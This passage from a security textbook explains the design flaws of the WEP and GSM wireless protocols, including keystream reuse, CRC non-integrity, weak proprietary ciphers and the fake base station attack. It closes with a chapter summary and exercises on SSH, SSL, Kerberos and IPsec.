In WEP, a wireless access point shares a single symmetric key with all users. While it is far from ideal to share one key among many users, it certainly does simplify things. The WEP authentication protocol is a simple challenge–response, as illustrated in Figure 10.23, where Bob is the access point, Alice is a user, and K is the shared symmetric key.




Figure 10.23 WEP authentication

10.6.2 WEP Encryption

Once Alice has been authenticated, packets are encrypted using the RC4 stream cipher (see Section 3.2.2 for details on the RC4 algorithm), as illustrated in Figure 10.24. Each packet is encrypted with an RC4 key of the form $K_{\text{IV}} = (\text{IV}, K)$, where IV is a 3-byte initialization vector that is sent in the clear with the packet, and K is the same key used for authentication. The goal here is to encrypt packets with distinct keys, since reuse of the key would be a bad idea (see Problem 30). Note that, for each packet, Trudy knows the 3-byte IV, but she does not know K. Again, this is simple, but the authentication key K is potentially more exposed.




Figure 10.24 WEP encryption

Since the IV is only three bytes long, and the key K seldom changes, the encryption key $K_{\text{IV}} = (\text{IV}, K)$ will repeat often (see Problem 31). Furthermore, whenever the key K_{IV} repeats, Trudy will know it (assuming K has not changed), since the IV is visible. RC4 is a stream cipher, so a repeated key implies reuse of the keystream, which is a serious problem. Additional repeats of the same IV make Trudy's job even easier.

The number of repeated encryption keys could be reduced if K was changed regularly. Unfortunately, the long-term key K seldom changes since, in WEP, such a change is a manual process and the access point and all hosts must update their keys. As a result, whenever Trudy sees a repeated IV, she can safely assume the same keystream was used. Since a stream cipher is used, a repeated keystream is at least as bad as reuse of a one-time pad.

In addition to it's microscopic-sized IV problem, there is another attack on WEP encryption. While RC4 is considered to be a reasonably strong cipher when used correctly, there is a clever (and practical) related key attack that can be used to recover the RC4 key from WEP ciphertext [40]. This attack is discussed in detail in the advanced cryptanalysis material on the textbook website, or see [114] for more information.

10.6.3 WEP Non-integrity

WEP has numerous security problems, but one of the most egregious is that it uses a cyclic redundancy check, or CRC, for "integrity" protection. Recall that a cryptographic integrity check is supposed to detect malicious tampering with the data—not just transmission errors. While a CRC is a good error

detection method, it is useless for cryptographic integrity, since an intelligent adversary—even a stick person adversary—can alter the data and, simultaneously, the CRC value so that this non-integrity check is passed. This is precisely the attack that a true cryptographic integrity check, such as a MAC, HMAC, or digital signature, will prevent.

This integrity problem is made worse by the fact that the data is encrypted with a stream cipher. Because a stream cipher is used, WEP encryption is linear, which allows Trudy to make changes directly to the ciphertext and change the corresponding CRC value so that the receiver will not detect the tampering. Trudy does not need know the key or plaintext to make undetectable changes to the data. Under such a scenario, Trudy won't know what changes she has made, but the point is that the data can be corrupted in a way that neither Alice nor Bob can detect.

The problems only get worse if Trudy should happen to know some of the plaintext. For example, suppose that Trudy knows the destination IP address of a given WEP-encrypted packet. Then without any knowledge of the key, Trudy can change the destination IP address to an IP address of her choosing (for example, her own IP address), and change the CRC integrity check so that her tampering will go undetected. Since WEP traffic is only encrypted from the host to the wireless access point (and vice versa), when the altered packet arrives at the access point, it will be decrypted and forwarded to Trudy's preferred IP address. From the perspective of a lazy cryptanalyst, it doesn't get any better than that. Again, this attack is made possible by the lack of any real integrity check. The WEP "integrity check" provides no cryptographic integrity whatsoever.

10.6.4 Other WEP Issues

There are many more WEP security vulnerabilities. For example, if Trudy can send a message over the wireless link and intercept the ciphertext, then she will know the plaintext and the corresponding ciphertext, which enables her to immediately recover the keystream. This same keystream will be used to encrypt any message that uses the same IV, provided the long-term key has not changed (which, as pointed out above, it seldom does).

How would Trudy ever know the plaintext of an encrypted message sent over the wireless link? Perhaps Trudy could send an email message to Alice and ask her to forward it to another person. If Alice does so, then Trudy could intercept the ciphertext message corresponding to her known plaintext.

Another issue is that, by default, a WEP access point broadcasts its SSID (Service Set Identifier), which acts as its ID. A client must use the SSID when authenticating to the access point. One security feature of WEP makes it possible to configure the access point so that it does not broadcast the SSID, in which case the SSID acts something like a password that users must know to authenticate to the access point. However, users send the SSID in the

clear when contacting the access point—Trudy only needs to intercept one such packet to discover the SSID "password." Even worse, there are tools that will force WEP clients to de-authenticate, in which case the clients will then automatically attempt to re-authenticate, in the process, sending the SSID in the clear. Consequently, as long as there is at least one active user, it's a fairly simple process for Trudy to obtain the SSID.

10.6.5 WEP: The Bottom Line

It's difficult—if not impossible—to view WEP as anything but a security disaster. WEP is seldom, if ever, used today, as better options exist. A more secure alternative to WEP is Wi-Fi Protected Access (WPA), which was designed to use the same hardware as WEP, necessitating some security compromises. A better alternative is WPA2, which requires more powerful hardware than WEP. Recently, there have been successful attacks on WPA2, yet it is remains a vast improvement over WEP.

10.7 GSM

To date, many wireless protocols, such as WEP, have a poor track record with respect to security. In this section we'll discuss the security architecture for GSM cell phones. GSM illustrates some of the unique security problems that arise in a wireless environment. It's also an excellent example of how mistakes at the design phase are difficult to correct later. But before we dive into GSM security, we need some background information on the development of cell phone technology.

Back in the computing stone age (prior to the 1980s, that is) cell phones were expensive, completely insecure, and as large as a brick. These first-generation cell phones were analog, not digital, and there were few standards and little or no thought was given to security.

The biggest security issue with early cell phones was their susceptibility to cloning. These cell phones would send their identity in the clear when a call was made, and this identity was used to determine who to bill for the phone call. Since the ID was sent over a wireless media, it could easily be captured and then used to make a copy or clone, of the phone. This allowed the bad guys to make free phone calls, which did not please the cellular phone companies that ultimately had to bear the cost. Cell phone cloning became a big business, with fake base stations created simply to harvest IDs [3].

Into this chaotic environment came GSM, which began in 1982 as Groupe Spéciale Mobile, but in 1986, it was formally rechristened as Global System for Mobile Communications.[19] The founding of GSM marks the official beginning of second-generation cell phone technology [120]. We'll have much more to say about GSM security below.

[19]This is a tribute to the universality of three-letter acronyms.

More recently, third-generation security standards have taken hold. The 3rd Generation Partnership Project, or 3GPP, is the trade group that was behind 3G security. We'll briefly mention the security architecture promoted by the 3GPP after we complete our survey of GSM security.

10.7.1 GSM Architecture

The general architecture of GSM is illustrated in Figure 10.25, where the following terminology is used:

- The mobile is the cell phone.
- The air interface is where the wireless transmission from the cell phone to a base station occurs.
- The visited network typically includes multiple base stations and a base station controller, which acts as a hub for connecting the base stations under its control to the rest of the GSM network. The base station controller includes a visitor location registry, or VLR, which is used to keep tabs on all mobiles currently active in the VLR's network.
- The public switched telephone network, or PSTN, is the ordinary (non-cellular) telephone system. The PSTN is sometimes referred to as "land lines" to distinguish it from the wireless network.
- The home network is the network where the mobile is registered. Each mobile is associated with a unique home network. The home network includes a home location registry, or HLR, which keeps track of the most recent location of all mobiles listed in the HLR. The authentication center, or AuC, maintains the crucial billing information for all mobiles that belong to the corresponding HLR.

We'll discuss these pieces of the GSM puzzle in more detail below.




Figure 10.25 GSM overview

Each GSM mobile phone contains a Subscriber Identity Module, or SIM, which is a tamper-resistant smartcard. The SIM contains an International Mobile Subscriber ID, or IMSI, which is used to identify the mobile. The SIM also contains a 128-bit key that is known only to the mobile and its home network. This key is universally known as *Ki*.

The purpose of using a smartcard for the SIM is to provide an inexpensive form of tamper-resistant hardware. The SIM card also provides two-factor authentication, relying on “something you have” (the mobile containing the SIM) and “something you know” in the form of a four-digit PIN. However, the PIN is often treated as an annoyance, and it’s frequently not used.

Again, the visited network is the network where the mobile is currently located. A base station is one cell in the cellular system, whereas the base station controller manages a collection of cells. The VLR has information on all mobiles currently visiting the base station controller’s territory.

The home network stores a given mobile’s crucial information, namely, its IMSI and key *Ki*. Note that the IMSI and *Ki* are, in effect, the username and “password” for the mobile when it wants to access the network to make a call. The HLR keeps track of the most recent location of each of it’s registered mobiles, while the AuC contains each registered mobile’s IMSI and key *Ki*.

10.7.2 GSM Security Architecture

Now we’re ready to take a close look at the GSM security architecture. The primary security goals set forth by the designers of GSM were the following:

- Make GSM as secure as ordinary telephones (the PSTN).
- Prevent cell phone cloning.

Note that GSM was not designed to resist an active attack. At the time, active attacks were considered infeasible, since the necessary equipment was costly. However, today the cost of such equipment is little more than that of a good laptop computer, so neglecting active attacks was probably shortsighted. The designers of GSM considered the biggest threats to be insecure billing, corruption, and similar low-tech attacks.

GSM attempts to deal with three security issues, namely, anonymity, authentication, and confidentiality. In GSM, the anonymity is supposed to prevent intercepted traffic from being used to identify the caller. Anonymity is not particularly important to the cellular companies, except to the extent that it is important for customer confidence. Anonymity is something users might reasonably expect from non-cellular phone calls.

Authentication, on the other hand, is of paramount importance to cell companies, since correct authentication is necessary for proper billing. The first-generation cloning problems can be viewed as an authentication failure. As with anonymity, confidentiality of calls over the air interface is important to customers, and only for that reason is it important to cell companies.

Next, we'll look at GSM's approach to anonymity, authentication, and confidentiality in more detail. Then we'll discuss some of the many security flaws in GSM.

10.7.2.1 Anonymity

GSM provides a very limited form of anonymity. The IMSI is sent in the clear over the air interface at the start of a call. Then a random Temporary Mobile Subscriber ID, or TMSI, is assigned to the caller, and the TMSI is subsequently used to identify the caller. In addition, the TMSI changes frequently. The net effect is that, if an attacker captures the initial part of a call, the caller's anonymity will be compromised. But if the attacker misses the initial part of the call, then anonymity is, in a practical sense, reasonably well protected. Although this is not a strong form of anonymity, it may be sufficient for real-world situations where an attacker could have difficulty filtering the IMSIs out of a large volume of traffic. It seems that the GSM designers did not take anonymity too seriously.

10.7.2.2 Authentication

From the cell company's perspective, authentication is the most critical aspect of the GSM security architecture. Authenticating the user to the base station is necessary to ensure that the cell company will get paid for the service they provide. In GSM, the caller is authenticated to the base station, but the authentication is not mutual. That is, the GSM designers decided that it was not necessary to verify the identity of the base station. We'll see that this was a significant security oversight.

GSM authentication uses a simple challenge–response mechanism. The caller's IMSI is received by the base station, which then passes it to the caller's home network. Recall that the home network knows the caller's IMSI and key Ki. The home network generates a random challenge, RAND, and computes the "expected response," $\text{XRES} = \text{A3}(\text{RAND}, Ki)$, where A3 is a hash function. Then the pair $(\text{RAND}, \text{XRES})$ is sent from the home network to the base station. The base station sends the challenge, RAND, to the mobile. The mobile's response is denoted SRES, where SRES is computed by the mobile as $\text{SRES} = \text{A3}(\text{RAND}, Ki)$. To complete the authentication, the mobile sends SRES to the base station which verifies that $\text{SRES} = \text{XRES}$. Note that in this authentication protocol, the caller's key Ki never leaves its home network or the mobile. This is significant—if the key was passed around, it would be more likely that Trudy could obtain it. Obviously, it is critical that Trudy cannot obtain Ki, since she could then clone a phone.

10.7.2.3 Confidentiality

GSM uses a stream cipher to encrypt the data. The reason for this choice is likely due to the relatively high error rate in the cell phone environment, which is typically about 1 in 1000 bits. With a block cipher, each transmission error

causes one or two plaintext blocks to be garbled (depending on the mode), while a stream cipher garbles only those plaintext bits corresponding to the specific ciphertext bits that are in error. That is, the errors do not expand when using a stream cipher.

The GSM encryption key is universally denoted as Kc, so we'll follow that convention. When the home network receives the IMSI from the base station controller, the home network computes $Kc = \text{A8}(\text{RAND}, Ki)$, where A8 is another hash function. Then Kc is sent along with the pair RAND and XRES, that is, the triple $(\text{RAND}, \text{XRES}, Kc)$ is sent from the home network to the base station.[20]

Once the base station receives the triple $(\text{RAND}, \text{XRES}, Kc)$, it uses the authentication protocol described above. If this succeeds, the mobile computes $Kc = \text{A8}(\text{RAND}, Ki)$. The base station already knows Kc, so the mobile and base station have a shared symmetric key with which to encrypt the conversation. The data is encrypted with the A5/1 stream cipher. Again, the caller's master key Ki never leaves its home network.

10.7.3 GSM Authentication Protocol

The part of the GSM protocol that occurs between the mobile and the base station is illustrated in Figure 10.26. A few security concerns with this protocol are the following [96]:

- The RAND is hashed with Ki to produce the encryption key Kc. Also, the value of RAND is hashed with Ki to generate SRES, which a passive attacker can see. As a result, it's necessary that SRES and Kc be uncorrelated—otherwise, there would be a shortcut attack on Kc. These hash values will be uncorrelated if a secure cryptographic hash function is used.
- It must not be possible to deduce Ki from known RAND and SRES pairs, since such pairs are available to a passive attacker. This is analogous to a known plaintext attack on a hash function instead of a symmetric cipher.
- It must not be possible to deduce Ki from chosen RAND and SRES pairs, which is analogous to a chosen plaintext attack on the hash function. Although this attack might seem implausible, with possession of the SIM card, an attacker can choose the RAND values and observe the corresponding SRES values.[21]

[20]The encryption key Kc is sent from the home network to the base station. Trudy may be able to obtain this key by simply sniffing network traffic. In contrast, the authentication key Ki never leaves the home network or the mobile. This shows the relative importance the GSM architects placed on authentication as compared to confidentiality.

[21]If this attack is feasible, it is a threat even if it's slow, since the person who sells the phone would likely possess it for an extended period of time. On the other hand, if the attack is fast, then a phone that is "lost" for a few minutes would be subject to cloning.




Figure 10.26 GSM authentication and encryption key

10.7.4 GSM Security Flaws

With respect to security flaws, GSM is a threefer, since there are cryptographic flaws, protocol flaws, and design flaws. Arguably, the most serious problems arise from questionable security assumptions made by the designers of GSM.

10.7.4.1 Crypto Flaws

There are several cryptographic flaws in GSM. The hashes A3 and A8 both are based on a hash function known as COMP128. The hash COMP128 was developed as a secret design, in violation of Kerckhoffs' principle. Not surprisingly, COMP128 was later found to be weak—it can be broken by 150,000 chosen "plaintexts" [134]. What this means in practice is that an attacker who has access to a SIM card can determine the key *Ki* in 2 to 10 hours, depending in the speed of the card. In particular, an unscrupulous seller could determine *Ki* before selling a phone, then create clones that would have their calls billed to the purchaser of the phone. Below, we'll mention another attack on COMP128.

There are two different forms of the encryption algorithm A5, which are known as A5/1 and A5/2. Recall that we discussed A5/1 in Chapter 3. As with COMP128, both of these ciphers were developed in secret, and both are weak. The A5/2 algorithm is the weaker of the two but feasible attacks on A5/1 are known.

10.7.4.2 Invalid Assumptions

There is a serious design flaw in the GSM protocol. A GSM phone call is encrypted between the mobile and the base station but not from the base station to the base station controller. Recall that a design goal of GSM was to develop a system as secure as the public switched telephone network, or PSTN. As a result, if a GSM phone call is at some point routed over the PSTN, then from that point on, no further special protection is required. Consequently, the emphasis of GSM security is on protecting the phone call over the air interface, between the mobile and the base station.

The designers of GSM assumed that once the call reached the base station, it would be routed over the PSTN to the base station controller. This is implied by the solid line between the base station and base station controller

in Figure 10.25. Due to this assumption, the GSM security protocol does not protect the conversation when it is sent from the base station to the base station controller. However, many GSM systems actually transmit calls between a base station and its base station controller over a microwave link. Since microwave is a wireless media, it is possible (but not easy) for an attacker to eavesdrop on unprotected calls over this link, rendering encryption over the air interface useless.

10.7.4.3 SIM Attacks

Several attacks have been developed on various generations of SIM cards. In one optical fault induction attack, an attacker could supposedly force a SIM card to divulge its *Ki* by using an ordinary flashbulb [110]. In another class of attacks, known as partitioning attacks, timing and power consumption analysis could be used to recover *Ki*, based on as few as eight adaptively chosen plaintexts [102]. As a result, an attacker who has possession of the SIM could recover *Ki* in seconds and, consequently, a misplaced cell phone could be cloned by Trudy in seconds.

10.7.4.4 Fake Base Station

Another serious flaw with the GSM protocol is the threat posed by a fake base station. This attack, which is illustrated in Figure 10.27, exploits two flaws in the protocol. First, the authentication is not mutual. While the caller is authenticated to the base station (which is necessary for proper billing), the designers of GSM felt it was not worth the extra effort to authenticate the base station to the caller. Although they were aware of the possibility of a fake base station, apparently the protocol designers believed that the probability of such an attack was too remote to justify the (small) additional cost of mutual authentication. The second flaw that this attack exploits is that encryption over the air interface is not automatic. In fact, the base station determines the encryption status, and the caller does not know whether a call is encrypted or not.




Figure 10.27 GSM fake base station

In the attack illustrated in Figure 10.27, the fake base station sends a random value to the mobile, which the mobile assumes is RAND. The mobile

replies with the corresponding SRES, which the fake base station discards, since it does not intend to authenticate the caller (in fact, it cannot authenticate the caller). The fake base station then tells the mobile not to encrypt the call. Unbeknownst to either the caller or the recipient, the fake base station then places a call to the intended recipient and forwards the conversation from the caller to the recipient and vice versa. The fake base station can then eavesdrop on the conversation.

Note that in this attack, the fake base station would be billed for the call, not the caller. The attack might be detected if the caller complained about not being billed for the phone call. But, Trudy can probably count on Alice not complaining about not receiving a bill.

Also, the fake base station is in position to send any RAND it chooses and receive the corresponding SRES. Therefore, Trudy can conduct a chosen plaintext attack on the SIM without possessing the SIM card. The SIM attack mentioned above that requires eight adaptively chosen plaintexts would be feasible with a fake base station.

Another major flaw with the GSM protocol is that it provides no replay protection. A compromised triple $(\text{RAND}, \text{XRES}, Kc)$ can be replayed forever. In particular, one compromised triple gives an attacker a key Kc that is valid indefinitely. A clever fake base station operator could even use a compromised triple to "protect" the conversation between the mobile and the fake base station so that nobody else could eavesdrop on the conversation.

10.7.5 GSM Conclusions

From our discussion of GSM security flaws, it might seem that GSM is a colossal security failure. However, GSM was certainly a commercial success, which raises some questions about the financial significance of good security. In any case, it is interesting to consider whether GSM achieved its security design goals. Recall that the two goals set forth by the designers of GSM were to eliminate the cloning that had plagued first-generation systems and to make the air interface as secure as the PSTN. Although it is possible to clone GSM phones, it never became a significant problem in practice. It seem that GSM did achieve its first security goal, at least in a practical sense.

Did GSM make the air interface as secure as the PSTN? There are attacks on the GSM air interface (e.g., fake base station), but there are also attacks on the PSTN (tapping a line) that are at least as severe. So it could be argued that GSM achieved its second design goal, although this is debatable.

The real problem with GSM security is that the initial design goals were too limited. The major insecurities in GSM include weak crypto, SIM issues, the fake base station attack, and a total lack of replay protection. In the PSTN, the primary insecurity is tapping, though there are others threats, such as attacks on cordless phones. Overall, GSM could reasonably be considered a modest security success.

10.7.6 3GPP

The security design for third-generation cell phones was headed by the 3GPP. This group clearly set their sights higher than the designers of GSM. Perhaps surprisingly, the 3GPP security model is built on the foundation of GSM. But, the 3GPP developers carefully patched all of the known GSM vulnerabilities. For example, 3GPP includes mutual authentication and integrity protection of all signaling, including the "start encryption" command for the base station to mobile communication. These improvements eliminate the GSM-style fake base station attack. Also, in 3GPP, the keys can't be reused and triples can't be replayed. The weak proprietary crypto algorithms used in GSM (COMP128, A5/1, and A5/2) have been replaced by the strong encryption algorithm, KASUMI, which has undergone rigorous peer review. In addition, the encryption has been extended from the mobile all the way to the base station controller.

The history of mobile phones, from the first-generation through GSM to 3GPP and beyond, nicely illustrates the evolution that often occurs in security. As the attackers develop new attacks, the defenders respond with new protections, which the attackers again probe for weaknesses. Ideally, this arms race approach to security could be avoided by a careful design and analysis prior to initial development. However, it's unrealistic to believe that the designers of first-generation cell phones could have imagined the mobile world of today. Attacks such as the fake base station, which would have seemed improbable at one time, are now easily implemented. With this history in mind, new attacks—especially in the mobile domain—should not surprise anyone. In short, the security arms race continues.

10.8 Summary

In this chapter, we discussed several real-world security protocols in detail. First up was SSH, which is a relatively straightforward protocol. Then we looked at SSL, which is a protocol that has stood the test of time.

Next, we saw that IPsec is a complex, over-engineered protocol with some significant security issues. IPsec provides a good illustration of the maxim that complexity is the enemy of security.

Kerberos is a widely deployed authentication protocol that relies on symmetric key cryptography and timestamps. The ability of the Kerberos KDC to remain stateless is one of the many clever features of the protocol.

We finished the chapter with a discussion of two wireless protocols, WEP and GSM. WEP is a simple, but seriously flawed protocol. One of its many problems is the lack of any meaningful integrity check—you'd be hard pressed to find a better example to illustrate the problems that arise when integrity is not protected. While complexity is indeed the enemy of security, WEP nicely illustrates that simplicity isn't always security's best friend.

GSM was last on the agenda. The GSM security protocol is relatively simple, and it also has a number of flaws. Arguably, the most serious problem with GSM is that its designers were not ambitious enough, since they didn't design GSM to withstand attacks that are easy to conduct today. This is perhaps excusable given that some of these attacks seemed far fetched in 1982 when GSM was developed. GSM shows that it's difficult to overcome design flaws in a fielded security system.

10.9 Problems

1. Consider the SSH protocol in Figure 10.1.
    a) Explain precisely how and where Alice is authenticated. What prevents a replay attack?
    b) Trudy is a passive attacker if she can only observe messages—she cannot change, delete, or insert messages. If Trudy is a passive attacker, she cannot determine the key K in SSH. Why?
    c) Show that if Trudy is an active attacker (i.e., she can observe, change, insert, or delete messages) and she can impersonate Bob, then she can determine the key K that Alice uses in the last message. Explain why this does not break the protocol.
    d) What is the purpose of encrypting the final message with K?
2. Consider the SSH protocol in Figure 10.1. One variant of the protocol allows us to replace Alice's certificate, denoted as certificate_A, with Alice's password, denoted as password_A. Then we must also remove S_A from the final message. This modification yields a version of SSH where Alice is authenticated based on a password.
    a) What does Bob need to know so that he can authenticate Alice?
    b) Based on Problem 1, part c), we see that Trudy, as an active attacker, can establish a shared symmetric key K with Alice. Since this is the case, can Trudy use K to determine Alice's password?
    c) What are the significant advantages and disadvantages of this version of SSH, as compared to the version in Figure 10.1, which is based on certificates?
3. Consider the SSH protocol in Figure 10.1. One variant of the protocol allows us to replace certificate_A with Alice's public key. In this version of the protocol, Alice must have a public/private key pair, but she is not required to have a signed certificate. It is also possible to replace certificate_B with Bob's public key.
    a) Suppose that Alice does not have a certificate. What must Bob do so that he can authenticate Alice based on her public key?

b) What are the advantages and disadvantages of the public key version of SSH, as compared to the certificate version in Figure 10.1?

4. Use Wireshark [137] to capture SSH authentication packets.
   a) Identify the packets that correspond to each of the individual messages shown in Figure 10.1.
   b) What other SSH packets do you observe, and what is the purpose of these packets?
5. Consider the SSH specification, which can be found in RFC 4252 and RFC 4253.
   a) Which message or messages in Figure 10.1 correspond to those labeled SSH_MSG_KEXINIT in the protocol specification?
   b) Which message or messages in Figure 10.1 correspond to those labeled SSH_MSG_NEWKEYS in the protocol specification?
   c) Which message or messages in Figure 10.1 correspond to those labeled SSH_MSG_USERAUTH in the protocol specification?
   d) In the actual SSH protocol, there are two additional messages that would come between the fourth and fifth messages in Figure 10.1. What are these messages and what purpose do they serve?
6. Consider the SSL protocol in Figure 10.5.
   a) Suppose that R_A and R_B are removed from the protocol, and we define $K = h(S)$. What effect, if any, does this have on the security of the authentication protocol?
   b) Suppose that we change message four to

$$\text{HMAC}(\text{msgs}, \text{SRVR}, K).$$

   What effect, if any, does this have on the security of the authentication protocol?
   c) Suppose that we change message three to

$$\{S\}_{\text{Bob}},\ h(\text{msgs}, \text{CLNT}, K).$$

   What effect, if any, does this have on the security of the authentication protocol?
7. Use Wireshark [137] to capture SSL authentication packets.
   a) Identify the packets that correspond to the messages shown in Figure 10.5.
   b) What do the other captured SSL packets contain?
8. SSL and IPsec are both designed to provide security over the network.
   a) What are the primary advantages of SSL over IPsec?
   b) What are the primary advantages of IPsec over SSL?

c) What are the significant similarities between the two protocols?

d) What are the significant differences between the two protocols?

9. Consider a man-in-the-middle attack on an SSL session between Alice and Bob.

   a) At what point should this attack fail?

   b) What mistake might Alice reasonably make that would allow this attack to succeed?

10. Read RFC 7457, which is titled, Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS). Describe in detail any two of the attacks discussed in this RFC.

11. In Kerberos, Alice's key K_A, which is shared by Alice and the KDC, is computed (on Alice's computer) as $K_A = h(\text{Alice's password})$. As an alternative, this could have been implemented as follows: Initially, the key K_A is randomly generated on Alice's computer. The key is stored on Alice's computer as $E(K_A, K)$ where the key K is computed as $K = h(\text{Alice's password})$. The key K_A is also stored on the KDC.

    a) What are the advantages to this alternate approach of generating and storing K_A?

    b) Are there any disadvantages to computing and storing $E(K_A, K)$?

12. Consider the Kerberos interaction discussed in Section 10.5.2.

    a) Why is the `TicketToBob` encrypted with K_B?

    b) Why is Alice's identity included in the `TicketToBob`?

    c) In the REPLY message, why is the `TicketToBob` encrypted with the key S_A?

    d) Why is the `TicketToBob` sent to Alice, who must then forward it to Bob, instead of being sent directly to Bob? If `TicketToBob` was sent directly to Bob, one less message would be required.

13. Consider the Kerberized login discussed in this chapter.

    a) What is a TGT and what is its purpose?

    b) Why is the TGT sent to Alice instead of being stored on the KDC?

    c) Why is the TGT encrypted with K_{KDC}?

    d) Why is the TGT encrypted with K_A when it is sent from the KDC to Alice's computer?

14. This problem deals with Kerberos.

    a) Can Alice remain anonymous when requesting a `TicketToBob`?

    b) Why can Alice not remain anonymous when requesting a TGT from the KDC?

    c) Can Alice remain anonymous when she sends the `TicketToBob` to Bob?

15. Suppose we use symmetric keys for authentication and each of N users must be able to authenticate any of the other $N-1$ users. Evidently, such a system requires one symmetric key for each pair of users, or on the order of N^2 keys. On the other hand, if we use public keys, only N key pairs are required, but we must then deal with PKI issues.
    a) Kerberos authentication uses symmetric keys, yet only N keys are required for N users. How is this accomplished?
    b) In Kerberos, no PKI is required. But, in security, there is no free lunch, so what's the tradeoff?
16. Dog race tracks often employ Automatic Betting Machines (ABM),[22] which are somewhat analogous to ATM machines. An ABM is a terminal where Alice can place her own bets and scan her winning tickets. An ABM does not accept or dispense cash. Instead, an ABM only accepts and dispenses vouchers. A voucher can also be purchased from a special voucher machine for cash, but a voucher can only be redeemed for cash by a human teller.

    A voucher includes 15 hexadecimal digits, which can be read by a human or scanned by a machine—the machine reads a bar code on the voucher. When a voucher is redeemed, the information is recorded in a voucher database and a paper receipt is printed. For security reasons, the (human) teller must submit the paper receipt, which serves as a physical record that the voucher was cashed.

    Every voucher is valid for one year from its date of issue. The older that a voucher is, the more likely that it has been lost and will never be redeemed. Since vouchers are printed on cheap paper, they are often damaged to the point where they fail to scan, and they can even be difficult for human tellers to process manually.

    A list of all outstanding vouchers is kept in a database. Any human teller can read the first 10 hex digits from this database for any outstanding voucher. But, for security reasons, the last five hex digits are not available to tellers.

    If Ted, a teller, is asked to cash a valid voucher that doesn't scan, he must manually enter its hex digits. Using the database, it's generally easy for Ted to match the first 10 hex digits. However, the last five hex digits must be determined from the voucher itself. Determining these last five hex digits can be difficult, particularly if the voucher is in poor condition.

    To help overworked tellers, Carl, a clever programmer, added a wildcard feature to the manual voucher entry program. Using this feature, Ted (or any other teller) can enter any of the last five hex digits that are readable and a "*" for any unreadable digits. Carl's program will then

[22]Not to be confused with anti-ballistic missiles.

inform Ted whether an outstanding voucher exists that matches in the digits that were entered, ignoring any position with a "*." Note that this program does not give Ted the missing digits, but instead, it simply returns a yes or no answer.

Suppose that Ted is given a voucher for which none of the last five hex digits can be read.

a) Without the wildcard feature, how many guesses must Ted make, on average, to recover the last five hex digits of this voucher?

b) Using the wildcard feature, how many guesses, on average, must Ted make to recover the last five hex digits of this voucher?

c) How could Dave, a dishonest teller, exploit the wildcard feature to cheat the system?

d) What is the risk for Dave? That is, how might Dave get caught under the current system?

e) Modify the current system so that it allows tellers to securely and efficiently deal with vouchers that fail to scan automatically, but also makes it impossible (or at least more difficult) for Dave to cheat the system.

17. IPsec is a much more complex protocol than SSL, which is often attributed to the fact that IPsec is over-engineered. Suppose that IPsec was not over-engineered. Would IPsec still be more complex than SSL? In other words, is IPsec inherently more complex than SSL, or not?

18. IKE has two phases, Phase 1 and Phase 2. In IKE Phase 1, there are four key options and, for each of these, there is a main mode and an aggressive mode.

    a) What are the primary differences between main mode and aggressive mode?

    b) What is the primary advantage of the Phase 1 digital signature key option over Phase 1 public key encryption?

    c) What is the primary advantage of Phase 1 public key encryption main mode over Phase 1 symmetric key encryption main mode?

19. IPsec cookies are also known as anti-clogging tokens.

    a) What was the intended security purpose of IPsec cookies?

    b) Why do IPsec cookies fail to fulfill their intended purpose?

20. In IKE Phase 1 digital signature main mode, proof_A and proof_B are signed by Alice and Bob, respectively. However, in IKE Phase 1, public key encryption main mode, proof_A and proof_B are neither signed nor encrypted with public keys. Why is it necessary to sign these values in digital signature mode, yet it is not necessary to public key encrypt (or sign) them in public key encryption mode?

21. As noted in the text, IKE Phase 1 public key encryption aggressive mode[23] allows Alice and Bob to remain anonymous. Since anonymity is usually given as the primary advantage of main mode over aggressive mode, is there any reason to ever use public key encryption main mode?
22. IKE Phase 1 uses an ephemeral Diffie–Hellman key exchange for perfect forward secrecy, or PFS. Recall that in our example of PFS in Section 9.3.4 of Chapter 9, we encrypted the Diffie–Hellman values with a symmetric key to prevent the man-in-the-middle attack. However, the Diffie–Hellman values are not encrypted in IKE. Is this a security flaw or a security feature? Explain.
